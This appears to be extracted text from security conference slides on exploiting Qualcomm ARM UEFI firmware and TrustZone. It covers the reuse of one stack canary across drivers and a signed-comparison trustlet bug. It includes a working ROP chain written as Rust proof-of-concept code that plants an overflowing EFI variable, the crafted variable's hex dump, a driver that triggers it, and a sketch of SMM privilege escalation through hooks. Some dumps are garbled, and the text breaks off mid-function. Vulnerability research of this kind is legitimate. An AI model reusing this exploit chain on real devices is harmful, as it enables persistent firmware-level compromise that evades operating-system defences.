                UsbConfigStopControllerCb,
                0i64,
                &gUsbConfigStopControllerGuid,
                &gUsbConfigStopControllerEventHandle);
```

Mitigations in ARM UEFI

Mitigation	x86	AArch64
ASLR	-	-
DEP	+/-	+
Stack canary	-	+/-

```

UEFI Start      [ 1122]
| - 0x09F001000 [ 1126] Sec.efi
ASLR      : OFF [WARNING]
DEP       : ON (RTB) !
Timer Delta : +2 mS
RAM Entry 0 : Base 0x0080000000  Size 0x002EE00000
RAM Entry 1 : Base 0x0800000000  Size 0x0080000000
RAM Entry 2 : Base 0x0880000000  Size 0x0400000000
RAM Entry 3 : Base 0x00C0000000  Size 0x0340000000
Total Available RAM : 32494 MB (0x07EEE00000)
Total Installed RAM : 32768 MB (0x0800000000)

```

The terminal window displays an assembly dump of memory starting at address 0x000000009. The dump shows various memory pages with their addresses and contents. Several lines of assembly code are visible, such as:

```

000000009: 35 33 00 35 30 2D 02 02-30 63 20 00 34 34 35 35 *53..50-000C..4455
0000000C0: 2D 38 64 34 00 61 2D 61-37 35 63 35 37 10 30 37 *-8d4.a-a75c57.07-
0000000D0: 33 38 00 87 35 33 2C 2C-31 32 00 1F 80 1F 35 07 *38..53..12...5...
0000000E0: 03 0D 0A 04 39 62 80 1A-39 31 30 2D 30 00 63 63 *...9b..910-0.cc*
0000000F0: 37 2D 34 63 30 31 00 2D-39 66 65 62 2D 64 62 00 *7-4c01..9feb-db...
000000100: 66 66 66 36 35 37 34 65-FC 66 63 80 3B 80 1E 81 *ff1f6574e.fc;...*
000000110: 19 80 01 80 19 22 38 80-32 30 35 2C 39 81 31 80 *...."8.205.9.1...
000000120: 1A 04 03 FF 02 38 24 1E-81 C3 82 53 02 5A 02 3B *....8$...S.Z.;*
000000130: 23 55 09 54 5F A2 18 42-1A 6A 0C 0A 43 62 0C 34 *#U.T...B.j..Cb-4*
000000140: 6E 0C 36 D5 6E 0C 37 6E-0C 38 6E 0C 39 6E 0C 02 *n.6..n.7n.8n.9n...
000000150: AD A7 2A 8E 40 BA C2 A6-2C 36 42 01 33 67 8D EE *...@...,6B.3g...*
000000160: 35 80 EF 87 9A AA 0E 32-41 75 69 07 C4 63 E3 9F *5.....2Aui...c...
000000170: 07 E1 0E 34 2C 34 62 07-A2 0F 7F 07 DF 6A 07 A0 *...4.4b.....j...
000000180: 64 E3 5C 7F 07 6E 07 39-72 07 7F 9D BD 60 9D 32 *d.\..n.9r....2*
000000190: C3 9C C0 32 20 00 E0 26-38 C0 00 8D C0 20 33 21 *...32 ..88... 31*
0000001A0: 01 A0 02 31 2C 41 81 01-A9 60 97 31 39 01 01 42 *...1.A....19..B...
0000001B0: A5 01 45 01 01 0A 43 AA-01 44 A9 01 0D 0A 24 0D *..E..C..D....$.*
0000001C0: 04 0A 31 A2 0A 30 32 36-43 43 00 46 43 43 2D 41 *...1..026CC.FCC-A...
0000001D0: 35 32 41 00 2D 34 44 42-31 2D 38 42 00 34 39 2D *52A..-4DB1-BB.49-*
0000001E0: 44 32 42 41 41 C0 46 43-41 44 33 32 60 0B C0 56 *D2BAA.FCAD32`...
0000001F0: 75 20 00 39 04 00 2D 90-00 05 00 C0 04 46 00 42 *u ..9...-....F.B...
000000200: 3B 30 35 45 37 37 2D 00-36 31 36 45 2D 34 45 41 *805E77..-616E-4EA...
000000210: 00 3B 2D 42 41 43 31 2D-36 00 3B 35 39 41 36 43 *.8-BAC1-6.859A6C...
000000220: 32 44 0C 34 42 62 09 01-88 32 30 37 31 08 3B 30 *2D.4Bb...2071.80...
000000230: 34 A5 11 39 45 32 41 20-37 46 45 44 2D 80 92 38 *4..9E2A 7FED..-8...
000000240: 2D 00 34 30 30 36 2D 39-32 37 01 A0 11 33 43 36 *-.4006-927...3C6...
000000250: 39 35 34 46 30 30 34 42 38-35 60 68 C0 18 2C 32 40 *954F04B85`h...2...
000000260: 45 3B 38 42 31 34 43 C1 B2-44 01 C4 B2 41 36 32 45 *E8B14C..D...A62E...
000000270: 2D 39 44 01 C0 B2 43 34-44 44 43 32 41 01 C2 B2 *-9D...C4DDC2A...
000000280: 32 44 44 36 39 36 30 00-46 2D 37 43 42 39 2D 34 *2D06960.F-7CB9-4...
000000290: 00 42 42 38 2D 38 32 42-46 00 2D 39 37 46 41 35 *.BBB-82BF..-97FA5...
0000002A0: 44 3B 70 42 44 37 36 C1-1B BF 16 A0 16 31 37 C1 *D8pBD76.....17...

```

Press ENTER to continue or 'Q' to break:q
F33:\> load UsbConfigStartUsbLoopbackEvent.efi

Synchronous Exception at 0x000000009AFEP9BC
Recursive exception occurred while dumping the CPU state

Qualcomm Stack Canary Implementation

```
EFI_STATUS ModuleEntryPoint(EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)
{
    UINTN NumberOfTableEntries; // x2
    EFI_CONFIGURATION_TABLE *ConfigurationTable; // x3
    __int64 Data1; // t1
    EFI_SYSTEM_TABLE *SystemTable_1; // [xsp+0h] [xbp-50h]
    EFI_SYSTEM_TABLE *v7; // [xsp+30h] [xbp-20h]
    EFI_HANDLE v8; // [xsp+38h] [xbp-18h]

    if ( ImageHandle )
    {
        v7 = SystemTable;
        v8 = ImageHandle;
        if ( SystemTable
            && LOBYTE(SystemTable->Hdr.Signature) == 'I'
            && BYTE1(SystemTable->Hdr.Signature) == 'B'
            && BYTE2(SystemTable->Hdr.Signature) == 'I' )
        {
            NumberOfTableEntries = SystemTable->NumberOfTableEntries;
            ConfigurationTable = SystemTable->ConfigurationTable;
            while ( NumberOfTableEntries )
            {
                --NumberOfTableEntries;
                Data1 = *ConfigurationTable->VendorGuid.Data1;
                ++ConfigurationTable;
                if ( Data1 == *gCanaryGuidPtr->Data1 )
                {
                    *gCanaryPtr[0] = ConfigurationTable[-1].VendorTable;
                    goto _CallMain;
                }
            }
            SystemTable_1 = SystemTable;
            UpdateCanary();
            SystemTable_1->BootServices->InstallConfigurationTable(gCanaryConfigurationTableGuid, gCanary);
        }
        else
        {
            UpdateCanary();
        }
_CallMain:
    SystemTable = v7;
    ImageHandle = v8;
}
return Main(ImageHandle, SystemTable);
}
```

```
; Void GetRndValue()
GetRndValue                                ; CODE XREF: GetCanary+j

var_s0          = 0

; FUNCTION CHUNK AT .text:000000000000BDC0 SIZE 000000AC BYTES

        STP      X29, X30, [SP,-0x10+var_s0]!
        MOV      X29, SP
        LDR      X0, =off_29348
        LDR      X0, [X0]
        ADR      X1, off_BE88
        LDR      X2, [X1,X0] ; loc_BE0
        BR       X2 ; loc_BE0

off_BE88      DCQ loc_BE0                 ; DATA XREF: GetRndValue+10+r
                           ; GetRndValue+14+r ...
        DCQ loc_BDC0
        DCQ loc_BE14
;

loc_BE0         ; CODE XREF: GetRndValue+18+j
                           ; DATA XREF: GetRndValue+14+r ...
        LDR      X0, =0x2000601
        MOV      X1, #1
        LDR      X2, =0x2000602

loc_BEAC        ; CODE XREF: GetRndValue+48+j
        SMC      #0
        CMP      W0, #0
        B.GT   loc_BEAC
        CMP      W0, #0
        LDR      X1, =off_29348
        B.NE   loc_BED0
        MOV      X0, #0x10
        STR      X0, [X1]
        B       loc_BE14

;

loc_BED0        ; CODE XREF: GetRndValue+54+j
        MOV      X0, #8
        STR      X0, [X1]
        B       loc_BDC0

; End of function GetRndValue
```

Qualcomm Stack Canary Implementation

- As we can see from the ModuleEntryPoint function, Canary value will not be re-initialized if there is value in Configuration Table with GUID {b898d8dc-080a-40f7-99e3-31627b806a5a}
- So the gCanary value will be the same for all DXE drivers
- We checked this by dumping two drivers from BS_Code and comparing the value of gCanary

SemmMenu.efi

```
.data:000000000001E000 ; Segment type: Pure data
 AREA .data, DATA, ALIGN=4
.data:000000000001E000
; ORG 0x1E000
.data:000000000001E000 gCanary
DCQ 0x997FF9E00A13F5C1 ; DATA XREF: _ModuleEntryPoint+94+r
; sub_10F4+C10 ...
.data:000000000001E000 DCB 0xDC
.data:000000000001E008 DCB 0xD8
.data:000000000001E009 DCB 0x98
.data:000000000001E00A DCB 0xB8
.data:000000000001E00B DCB 0xB8
```

Dfcimenu.efi

```
.data:0000000000019000 ; Segment type: Pure data
 AREA .data, DATA, ALIGN=4
.data:0000000000019000
; ORG 0x19000
.data:0000000000019000 gCanary
DCQ 0x997FF9E00A13F5C1 ; DATA XREF: _ModuleEntryPoint+94+r
; sub_10F4+C10 ...
.data:0000000000019000 DCB 0xDC
.data:0000000000019008 DCB 0xD8
.data:0000000000019009 DCB 0x98
.data:000000000001900A DCB 0xB8
.data:000000000001900B DCB 0xB8
```

Qualcomm Stack Canary Implementation

At the beginning of function:

```
Status = EFI_INVALID_PARAMETER;  
Canary = gCanary;  
v26 = 0i64;  
v22 = 0i64;  
v23 = 0i64;  
v21 = 0i64;
```

At the end of function:

```
if ( gCanary == Canary )  
    return Status;  
InfiniteLoop();
```

- Not all functions covered with canary checking (only functions that use unsafe functions from MemLib/PrintLib are covered
 - e.g. 9/382 function covered in QcomChargerDxeWp) driver

xrefs to InfiniteLoop				
Direction	Type	Address	Text	
Down	p	sub_C214:loc_C50C	BL	InfiniteLoop
Down	p	sub_15C00:loc_16008	BL	InfiniteLoop
Down	p	sub_1B4D0:loc_1B5F0	BL	InfiniteLoop
Down	p	sub_1CE6C:loc_1CF14	BL	InfiniteLoop
Down	p	sub_1D200:loc_1E2EC	BL	InfiniteLoop
Up	p	sub_1BBC:loc_2384	BL	InfiniteLoop
Up	p	sub_80A0:loc_8228	BL	InfiniteLoop
Up	p	sub_8478:loc_8568	BL	InfiniteLoop

- Not all code from the firmware covered with canary initialization/checking
 - e.g Ms Network DXE driver

The handler function for the received messages offers different functions, and must always begin with the command `otp_init` to initialize the trustlet's internal state and not fall into trivial error case handling. Looking at the different functions available, we notice that they all are protected by a stack cookie except for one called `otp_resync_account`. By reading the first lines of assembly in this function, we notice a `BLE` instruction which is a signed comparison, (this corresponds to the comparison `>384` in the hexrays view). That is a godsend because our input buffer cannot contain null bytes, so this implies an always positive output on this comparison for unsigned numbers. However, thanks to this signed comparison, we can pass in the buffer a negative value such as `0xFFFFFFFF`, and follow the branch calling the function `sub_68F8` (variable v3 is initialized to 0 at the beginning of the function).

```
EFI_STATUS ModuleEntryPoint(EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)  
{  
    EFI_STATUS v4; // x0  
    EFI_STATUS v5; // x19  
    __int64 v7; // [xsp+0h] [xbp-30h] BYREF  
  
    sub_180002100(ImageHandle, SystemTable);  
    v4 = gBS->HandleProtocol(ImageHandle, &EFI_LOADED_IMAGE_PROTOCOL_GUID, &v7);  
    if ( (v4 & 0x8000000000000000ui64) != 0 )  
    {  
        sub_180010E88(0x8000000000000000ui64, aAssertEfiError, v4);  
        sub_180010F48(aD_uefiIdk2Mdepk, 116i64, aIntrReturnStat);  
    }  
    *(v7 + 88) = sub_180002000;  
    v5 = sub_1800021C8(ImageHandle);  
    if ( (v5 & 0x8000000000000000ui64) != 0 && qword_180017558 )  
        (SystemTable->BootServices->CloseEvent());  
    return v5;  
}
```

Building ROP on UEFI x86: Offensivecon 2022

UsbApiFunc2 exploitation: step 0

Each SMM driver will contain two functions:

- SetJump (can be used to get register values at the time of an arbitrary call)
- InternalLongJump (can be used to set register values and jump to an arbitrary address)

```
InternalLongJump proc near ; CODE XREF: _ModuleEntryPoint+63:p
    mov    rbx, [rcx]
    mov    rsp, [rcx+8]
    mov    rbp, [rcx+10h]
    mov    rdi, [rcx+18h]
    mov    rsi, [rcx+20h]
    mov    r12, [rcx+28h]
    mov    r13, [rcx+30h]
    mov    r14, [rcx+38h]
    mov    r15, [rcx+40h]
    ldmxcsr dword ptr [rcx+50h]
    movdqu xmm6, xmmword ptr [rcx+58h]
    movdqu xmm7, xmmword ptr [rcx+68h]
    movdqu xmm8, xmmword ptr [rcx+78h]
    movdqu xmm9, xmmword ptr [rcx+88h]
    movdqu xmm10, xmmword ptr [rcx+98h]
    movdqu xmm11, xmmword ptr [rcx+A8h]
    movdqu xmm12, xmmword ptr [rcx+B8h]
    movdqu xmm13, xmmword ptr [rcx+C8h]
    movdqu xmm14, xmmword ptr [rcx+D8h]
    movdqu xmm15, xmmword ptr [rcx+E8h]
    mov    rax, rdx
    jmp    qword ptr [rcx+48h]
InternalLongJump endp
```

```
; UINTN __cdecl SetJump(BASE_LIBRARY_JUMP_BUFFER *JumpBuffer)
SetJump proc near ; CODE XREF: _ModuleEntryPoint+2D+p
    push   rcx
    add    rsp, 0xFFFFFFFFFFFFFFFE0h
    call   nullsub
    add    rsp, 20h
    pop    rcx
    pop    rdx
    mov    [rcx], rbx
    mov    [rcx+8], rsp
    mov    [rcx+10h], rbp
    mov    [rcx+18h], rdi
    mov    [rcx+20h], rsi
    mov    [rcx+28h], r12
    mov    [rcx+30h], r13
    mov    [rcx+38h], r14
    mov    [rcx+40h], r15
    mov    [rcx+48h], rdx
    stmxcsr dword ptr [rcx+50h]
    movdqu xmmword ptr [rcx+58h], xmm6
    movdqu xmmword ptr [rcx+68h], xmm7
    movdqu xmmword ptr [rcx+78h], xmm8
    movdqu xmmword ptr [rcx+88h], xmm9
    movdqu xmmword ptr [rcx+98h], xmm10
    movdqu xmmword ptr [rcx+A8h], xmm11
    movdqu xmmword ptr [rcx+B8h], xmm12
    movdqu xmmword ptr [rcx+C8h], xmm13
    movdqu xmmword ptr [rcx+D8h], xmm14
    movdqu xmmword ptr [rcx+E8h], xmm15
    xor    rax, rax
    jmp    rdx
SetJump endp : sp-analysis failed
```

Building ROP on UEFI ARM. Step 1: set variables

For the demo the following primitive has been triggered:

```
gST->ConOut->OutputString(gST->ConOut, Message)
```

Module	Module base	Gadget	Gadget offset	Code
ASN1X509Dxe	BS_Code + 0x60d000	Gadget1	0x4ae0	<pre>ldr x8, [sp, #8]; cbz x8, #0x4ae0; ldp x29, x30, [sp, #0x10]; add sp, sp, #0x20; ret;</pre>
AcpiPlatform	BS_Code + 0x6d2000	Gadget2	0x47cc	<pre>ldr x0, [sp, #0x18]; ldp x29, x30, [sp, #0x30]; add sp, sp, #0x40; ret;</pre>
AcpiPlatform	BS_Code + 0x6d2000	Gadget3	0xaaf0	<pre>add x1, sp, #0x14; blr x8;</pre>
AcpiPlatform	BS_Code + 0x6d2000	InfiniteLoop	0x10D8	<pre>while (1) {};</pre>

gST->ConOut – known address (0x9439f320)

gST->ConOut->OutputString – known address (0x92fd8cc8)

Building ROP chain on ARM. Step 1: set variables - the PoC code on Rust

```
//aaaaaaaaaaaaaaaaaaaaaaaaaaaa{Gadget1}
//bbbbbbbb{gST->ConOut->OutputString}0000000{Gadget2}
//cccccccccccccccccccccc{gST->ConOut}1111111111111111{WritableAddressX29}{Gadget3}
//ddddddddd{Message}{InfiniteLoopAddr}

let con_out: [u8; 8] = 0x9439f320u64.to_le_bytes();
let writable_address_x29: [u8; 8] = 0x8e400000u64.to_le_bytes();
let con_out_output_string: [u8; 8] = 0x92fd8cc8u64.to_le_bytes();

// ASN1X09Dxe-c2f9ad5f-f7b4-43e7-ba99-5ea804cc103a.dxe (BS_Code offset: 0x600000)
// 0x000000000004ae0: ldr x8, [sp, #8]; cbz x8, #0x4ae0; ldp x29, x30, [sp, #0x10]; add sp, sp, #0x20; ret;
let gadget1: [u8; 8] = 0xa904ae0u64.to_le_bytes();

// AcpiPlatform-07598dfc-d5ec-4f00-8897-ab10426cb644.dxe (BS_Code offset: 0x6d2000)
// 0x0000000000047cc: ldr x0, [sp, #0x18]; ldp x29, x30, [sp, #0x30]; add sp, sp, #0x40; ret;
let gadget2: [u8; 8] = 0xa9c97cu64.to_le_bytes();

// AcpiPlatform-07598dfc-d5ec-4f00-8897-ab10426cb644.dxe (BS_Code offset: 0x6d2000)
// 0x000000000000aa0: add x1, sp, #0x14; blr x8;
let gadget3: [u8; 8] = 0xa9cfa0u64.to_le_bytes();

// AcpiPlatform-07598dfc-d5ec-4f00-8897-ab10426cb644.dxe (BS_Code offset: 0x6d2000)
// .text:0000000000010D8 InfiniteLoop
let infinite_loop: [u8; 8] = 0xa9c6008u64.to_le_bytes();

let message: &[u8; 52] = b"\r\x00\n\x00S\x00u\x00c\x00c\x00e\x00s\x00s\x00f\x00u\x00l\x00l\x00y\x00\x20\x00e\x00x\x00p\x00"

let mut value: [u8; 217] = [0; 217];
value[..33].copy_from_slice(src: b"aaaaaaaaaaaaaaaaaaaaaaaaaaaa");
value[33..41].copy_from_slice(src: &gadget1[..]);
value[41..49].copy_from_slice(src: b"bbbbbbbb");
value[49..57].copy_from_slice(src: &con_out_output_string[..]);
value[57..65].copy_from_slice(src: b"00000000");
value[65..73].copy_from_slice(src: &gadget2[..]);
value[73..97].copy_from_slice(src: b"cccccccccccccccccc");
value[97..105].copy_from_slice(src: &con_out[..]);
value[105..121].copy_from_slice(src: b"1111111111111111");
value[121..129].copy_from_slice(src: &writable_address_x29[..]);
value[129..137].copy_from_slice(src: &gadget3[..]);
value[137..157].copy_from_slice(src: b"ddddddddd{Message}");
value[157..209].copy_from_slice(src: message);
value[209..].copy_from_slice(src: &infinite_loop[..]);

rt.set_variable(name: name1, &vendor_guid, attributes: attrs, data:&value) Result<(), Error>
    .expect(msg: "failed to set variable");
```

Building ROP on ARM. Step 1: set variables - the crafted EFI variable

- The UsbConfigPrimaryPort variable can take any value of length 0x9D bytes
- The UsbConfigSecondaryPort variable value is shown below:


```
Variable NV+RT+BS '882F8C2B-9646-435F-8DE5-F208FF80C1BD:UsbConfigSecondaryPort' DataSize = 0xD9
 00000000: 61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61 61 61 *aaaaaaaaaaaaaaaaaa*
 00000010: 61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61 61 61 *aaaaaaaaaaaaaaaaaa*
 00000020: 61 E0 4A 90 9A 00 00 00-00 62 62 62 62 62 62 62 62 62 62 *a.J.....bbbbbbb* 1) Gadget1
 00000030: 62 C8 8C FD 92 00 00 00-00 30 30 30 30 30 30 30 30 30 30 *b.....0000000* 2) ConOut->OutputString()
 00000040: 30 CC 97 9C 9A 00 00 00-00 63 63 63 63 63 63 63 63 63 63 *0.....ccccccc* 3) Gadget2
 00000050: 63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63 63 63 *cccccccccccccccc*
 00000060: 63 20 F3 39 94 00 00 00-00 31 31 31 31 31 31 31 31 31 31 *c .9....1111111* 4) ConOut
 00000070: 31 31 31 31 31 31 31 31-31 00 00 40 8E 00 00 00 *111111111..@....* 5) WritableAddressX29
 00000080: 00 F0 FA 9C 9A 00 00 00-00 64 64 64 64 64 64 64 64 64 64 *.....ddddd* 6) Gadget3
 00000090: 64 64 64 64 64 64 64 64-64 64 64 64 64 64 0D 00 0A *dddddccccccccc...*
 000000A0: 00 53 00 75 00 63 00 63-00 65 00 73 00 73 00 66 *S.u.c.c.e.s.s.f*
 000000B0: 00 75 00 6C 00 6C 00 79-00 20 00 65 00 78 00 70 *.u.l.l.y. .e.x.p* 7) Message
 000000C0: 00 6C 00 6F 00 69 00 74-00 65 00 64 00 21 00 00 *.l.o.i.t.e.d.!...*
 000000D0: 00 D8 60 9C 9A 00 00 00-00 *...`.....* 8) InfiniteLoopAddr
```

Step 2: trigger the event

```
6 EFI_STATUS
7 EFIAPI
8 UsbConfigStartUsbLoopbackEventEntryPoint(IN EFI_HANDLE ImageHandle,
9 | IN EFI_SYSTEM_TABLE *SystemTable) {
10 // 0x95808d98 -- UsbConfigStartUsbLoopbackEvent handle
11 // extracted from BS_Code memory area
12 EFI_HANDLE *Event = (EFI_HANDLE *) (0x95808d98);
13 gBS->SignalEvent(Event);
14 return EFI_SUCCESS;
15 }
```

Demo Time





TrustZone vs SMM

TrustZone mitigations vs SMM mitigations

Mitigation	X86 SMM	AArch64 TZ
ASLR	-	+
DEP	+/-	+
Stack canary	-	+/-
CFI	-	-

TrustZone trustlets

Overview of trusted applications


- *qcom.tz.storsec* - secure storage
- *qcom.tz.uefisec* - cryptography, EFI variables handling
- *qcom.tz.winsecap*

ELFs stored in GPT (GUID Partition Table)


QSEE provides an interface to load custom (but signed) trustlets during boot and runtime

Trusted services inside the kernel:

- keymaster
- HLOS



UEFI ARM TrustZone Attack Surface



UEFI Specifics on ARM



What could possibly go wrong?

UEFI specifics comparison, on x86 any DXE code exec could lead to SMM LPE (architecturally):

- A window for gBS-style call-outs
- A window when SMRAM is not locked

but on ARM ... ?

SMM LPE from DXE by design

- Set hooks to boot services (hook to `LocateProtocol()` will be enough)
- In `CheckSmramAccess()` function we need to check if SMRAM available for RW
- If it available, we can hook SMM protocols, configuration tables (i.e., completely control SMM)

```
EFI_STATUS
EFIAPI
LocateProtocolNew(IN EFI_GUID *Protocol, IN VOID *Registration OPTIONAL,
                  OUT VOID **Interface) {
